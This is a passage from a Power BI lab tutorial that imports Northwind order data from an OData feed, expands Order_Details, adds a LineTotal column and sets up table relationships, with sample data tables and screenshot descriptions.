12	Queso Manchego La Pastora	10 - 500 g pkgs.	38	86	12
13	Konbu	2 kg box	6	24	13
14	Tofu	40 - 100 g pkgs.	23.25	35	14
15	Genen Shouyu	24 - 250 ml bottles	15.5	39	15
16	Pavlova	32 - 500 g boxes	17.45	29	16
17	Alice Mutton	20 - 1 kg tins	39	0	17
18	Carnarvon Tigers	16 kg pkgs.	62.5	42	18
19	Teatime Chocolate Biscuits	10 boxes x 12 pieces	9.2	25	19
20	Sir Rodney's Marmalade	30 gift boxes	81	40	20
21	Sir Rodney's Scones	24 pkgs. x 4 pieces	10	3	21
22	Gustaf's Knäckebrot	24 - 500 g pkgs.	21	104	22
23	Tunnbröd	12 - 250 g pkgs.	9	61	23
24	Guaraná Fantástica	12 - 355 ml cans	4.5	20	24
25	NuNuCa Nougat-Creme	20 - 450 g glasses	14	76	25

5 COLUMNS, 77 ROWS

PREVIEW DOWNLOADED AT 2:25 PM


Part B:**Aim: Import order data from an OData feed.**

Click get data and select OData feed.




In the prompt window, put the link as -

<https://services.odata.org/V3/Northwind/Northwind.svc/>



Click ok and then click connect.



In the **Navigator** window select only **Orders** and click on **Edit**


The screenshot shows the Microsoft Power BI Power Query Editor interface. At the top, there's a 'Navigator' window on the left containing a tree view of available tables from a Northwind OData source. The 'Orders' table is selected and highlighted with a yellow border. On the right, the main area displays a preview of the 'Orders' table with columns: OrderID, CustomerID, EmployeeID, OrderDate, and RequiredDate. Below the preview are 'Load', 'Edit', and 'Cancel' buttons. The bottom half of the screen is the Power Query Editor ribbon and the 'Queries [2]' pane. The 'Queries [2]' pane lists two queries: 'Products' and 'Orders'. The 'Orders' query is currently selected and expanded, showing its detailed structure with columns: OrderID, CustomerID, EmployeeID, OrderDate, RequiredDate, ShippedDate, and ShipVia. To the right of the editor is the 'QUERY SETTINGS' pane, which shows the 'Source' step is selected under 'APPLIED STEPS'.

OrderID	CustomerID	EmployeeID	OrderDate	RequiredDate
10248	VINET	5	7/4/1996 12:00:00 AM	8/1/199
10249	TOMSP	6	7/5/1996 12:00:00 AM	8/16/199
10250	HANAR	4	7/8/1996 12:00:00 AM	8/5/199
10251	VICTE	3	7/8/1996 12:00:00 AM	8/5/199
10252	SUPRD	4	7/9/1996 12:00:00 AM	8/6/199
10253	HANAR	3	7/10/1996 12:00:00 AM	7/24/199
10254	CHOPS	5	7/11/1996 12:00:00 AM	8/8/199
10255	RICSU	9	7/12/1996 12:00:00 AM	8/9/199
10256	WELLI	3	7/15/1996 12:00:00 AM	8/12/199
10257	HILAA	4	7/16/1996 12:00:00 AM	8/13/199
10258	ERNSH	1	7/17/1996 12:00:00 AM	8/14/199
10259	CENTC	4	7/18/1996 12:00:00 AM	8/15/199
10260	OTTIK	4	7/19/1996 12:00:00 AM	8/16/199
10261	QUEDE	4	7/19/1996 12:00:00 AM	8/16/199
10262	RATTC	8	7/22/1996 12:00:00 AM	8/19/199
10263	ERNSH	9	7/23/1996 12:00:00 AM	8/20/199
10264	FOLKO	6	7/24/1996 12:00:00 AM	8/21/199
10265	BLONP	2	7/25/1996 12:00:00 AM	8/22/199
10266	WARTH	3	7/26/1996 12:00:00 AM	9/6/199
10267	FRANK	4	7/29/1996 12:00:00 AM	8/26/199
10268	GROSR	8	7/30/1996 12:00:00 AM	8/27/199
10269	WHITC	5	7/31/1996 12:00:00 AM	8/14/199
10270	WARTH	1	8/1/1996 12:00:00 AM	8/29/199

Expand **Order_Details** table ,that is related to the **Orders** table, to combine with **ProductID**, **UnitPrice**, **Quantity** Columns from **Order_Details** into the **Orders** table. The expand operation combines columns from a related table into a subject table. When the query runs, rows from the related table (**Order_Details**) are combined into rows from the subject table (**Orders**).

Click on  of **Order_Details** table.

In the drop down , select **ProductId**, **UnitPrice**, and **Quantity**.



The screenshot shows the Microsoft Power Query Editor interface. At the top, there's a toolbar with various icons like Close & Apply, New Source, Refresh, Enter Data, etc. Below the toolbar is a ribbon menu with File, Home, Transform, Add Column, View, and Help. On the left, there's a 'Queries [2]' pane listing 'Products' and 'Orders'. The main area displays a table with columns: OrderID, ProductID, UnitPrice, and Quantity. Above this table, a 'Record' tab is selected. A 'Table' tab is also visible. In the center, there's a 'Record' tab. At the top right, there's a 'Table' tab. A 'QUERY SETTINGS' pane on the right shows properties for the query, including a 'Name' field set to 'Orders' and an 'Applied Steps' section containing 'Source', 'Navigation', and 'Expanded Order_Details'. The bottom right corner of the editor window has a timestamp: 'PREVIEW DOWNLOADED AT 2:36 PM'.

Remove all other columns by right click and remove other columns, only keep OrderDate, ShipCity, ShipCountry, Order_Details.ProductID, Order_Details.UnitPrice and Order_Details.Quantity.

20 COLUMNS, 199+ ROWS

Untitled - Power Query Editor

File Home Transform Add Column View Help

Close & Apply New Source Recent Sources Enter Data Data source settings Manage Parameters Refresh Advanced Editor Properties Choose Columns Remove Columns Keep Rows Remove Rows Sort Split Column Group By Replace Values Data Type: Any Use First Row as Headers Merge Queries Append Queries Combine Files

Queries [2]

- Products
- Orders

	ShipPostalCode	ShipCountry	Customer	Freight	Order_Details.ProductID	Order_Details.UnitPrice
1	null	51100	France	11		
2	null	51100	France	42		
3	null	51100	France	72		
4	null	44087	Germany	14		
5	null	44087	Germany	51		
6	05454-876	Brazil		65		
7	05454-876	Brazil		22		
8	05454-876	Brazil		51		
9	null	69004	France	57		
10	null	69004	France	65		
11	null	69004	France	20		
12	null	B-6000	Belgium	33		
13	null	B-6000	Belgium	60		
14	null	B-6000	Belgium	31		
15	05454-876	Brazil		39		
16	05454-876	Brazil		49		
17	05454-876	Brazil		24		
18	null	3012	Switzerland	55		
19	null	3012	Switzerland	74		
20	null	3012	Switzerland	2		
21	null	1204	Switzerland	16		
22	null	1204	Switzerland	36		
23	null	1204	Switzerland	59		
24	null	1204	Switzerland	49		
25						

PREVIEW DOWNLOADED AT 2:36 PM

6 COLUMNS, 999+ ROWS

Untitled - Power Query Editor

File Home Transform Add Column View Help

Close & Apply New Source Recent Sources Enter Data Data source settings Manage Parameters Refresh Advanced Editor Properties Choose Columns Remove Columns Keep Rows Remove Rows Sort Split Column Group By Replace Values Data Type: Whole Number Use First Row as Headers Merge Queries Append Queries Combine Files

Queries [2]

- Products
- Orders

	Order_Details.ProductID	Order_Details.UnitPrice	Order_Details.Quantity	OrderDate	ShipCity	ShipCountry
1	11	14	12	7/4/1996 12:00:00 AM	Reims	France
2	42	9.8	10	7/4/1996 12:00:00 AM	Reims	France
3	72	34.8	5	7/4/1996 12:00:00 AM	Reims	France
4	14	18.6	9	7/5/1996 12:00:00 AM	Münster	Germany
5	51	42.4	40	7/5/1996 12:00:00 AM	Münster	Germany
6	41	7.7	10	7/8/1996 12:00:00 AM	Rio de Janeiro	Brazil
7	51	42.4	35	7/8/1996 12:00:00 AM	Rio de Janeiro	Brazil
8	65	16.8	15	7/8/1996 12:00:00 AM	Rio de Janeiro	Brazil
9	22	16.8	6	7/8/1996 12:00:00 AM	Lyon	France
10	57	15.6	15	7/8/1996 12:00:00 AM	Lyon	France
11	65	16.8	20	7/8/1996 12:00:00 AM	Lyon	France
12	20	64.8	40	7/9/1996 12:00:00 AM	Charleroi	Belgium
13	33	2	25	7/9/1996 12:00:00 AM	Charleroi	Belgium
14	60	27.2	40	7/9/1996 12:00:00 AM	Charleroi	Belgium
15	31	10	20	7/10/1996 12:00:00 AM	Rio de Janeiro	Brazil
16	39	14.4	42	7/10/1996 12:00:00 AM	Rio de Janeiro	Brazil
17	49	16	40	7/10/1996 12:00:00 AM	Rio de Janeiro	Brazil
18	24	3.6	15	7/11/1996 12:00:00 AM	Bern	Switzerland
19	55	19.2	21	7/11/1996 12:00:00 AM	Bern	Switzerland
20	74	8	21	7/11/1996 12:00:00 AM	Bern	Switzerland
21	2	15.2	20	7/12/1996 12:00:00 AM	Genève	Switzerland
22	16	13.9	35	7/12/1996 12:00:00 AM	Genève	Switzerland
23	36	15.2	25	7/12/1996 12:00:00 AM	Genève	Switzerland
24	59	44	30	7/12/1996 12:00:00 AM	Genève	Switzerland
25						

PREVIEW DOWNLOADED AT 2:36 PM


Go to Add Columns tab and select Add Custom Column.

Untitled - Power Query Editor


File Home Transform Add Column View Help

Column From Examples Custom Column Invoke Custom Function Conditional Column Index Column Duplicate Column Format Merge Columns ABC Extract Statistics Standard Scientific Trigonometry Date Time Duration General From Text From Number From Date & Time

In the window of adding **Custom Column**, enter name as **LineTotal**, in formula textbox, enter **[Order_Details.UnitPrice]*[Order_Details.Quantity]** or you can select too from the right side (it also shows the column name while typing) and click ok.



Right click on **LineTotal** column select **Change Type** and click on **Decimal Number**.



Left click and drag the **LineTotal** after ship_country column.


The screenshot shows the Power Query Editor interface with a table containing 25 rows of data. The columns are labeled: OrderDate, ShipCity, ShipCountry, LineTotal, Order_Details.ProductID, and Order_Details.UnitPrice. The 'LineTotal' column is highlighted with a yellow border. The 'ShipCountry' column is also highlighted with a yellow border. The 'Order_Details' prefix is present on all three columns. On the right side of the screen, there is a 'QUERY SETTINGS' panel with sections for 'PROPERTIES' (Name: Orders) and 'APPLIED STEPS' (listing steps like Source, Navigation, Expanded Order_Details, etc.). A 'PREVIEW DOWNLOADED AT 2:36 PM' message is at the bottom.

Remove prefix order_details from the three columns for that double click on header and edit the Name.

This screenshot shows three columns with their headers highlighted by yellow borders. The first column is labeled 'Order_Details.ProductID', the second is 'ProductID', and the third is 'ProductID'. Below the first column, the value '11' is displayed. This indicates that the 'order_Details.' prefix has been removed from the first column's header, while the others remain.

Part C:
Combine the products and Total sales queries:

Click on **Close & Apply**



After doing apply the main screen in this
In **Home** tab, click **Manage Relationship** and click on **New**.

OrderDate	ShipCity	ShipCountry	LineTotal	ProductID	UnitPrice	Quantity
10/8/1996 12:00:00 AM	Boise	USA	291.9	16	13.9	21
10/8/1996 12:00:00 AM	Boise	USA	1008	35	14.4	70
10/8/1996 12:00:00 AM	Boise	USA	288	46	9.6	30

ProductName	QuantityPerUnit	UnitPrice	UnitsInStock	ProductID
Chai	10 boxes x 20 bags	18	39	1
Chang	24 - 12 oz bottles	19	17	2
Aniseed Syrup	12 - 550 ml bottles	10	13	3

Manage relationships

From: Table (Column)
To: Table (Column)

Cardinality: Cross filter direction

Make this relationship active
Apply security filter in both directions
Assume referential integrity


There's already a relationship between these two columns.

Select cancel and select relationship view in power bi desktop , for that click on left corner last icon relationship view.


The screenshot shows the Power BI Desktop interface. At the top, the ribbon has tabs: File, Home, Modeling (which is selected), and Help. The Home tab has sections for Clipboard, External data, Insert, and Custom visuals. The Modeling tab has sections for From Marketplace, From File, Switch Theme, Manage Relationships, Calculations, and Share. A 'Sign in' button is also present. Below the ribbon is the 'Manage relationships' dialog box, which lists an active relationship between 'Orders (ProductID)' and 'Products (ProductID)'. At the bottom of the dialog are buttons for New..., Autodetect..., Edit..., Delete, and Close. In the main workspace, there is a diagram showing a relationship between the 'Products' and 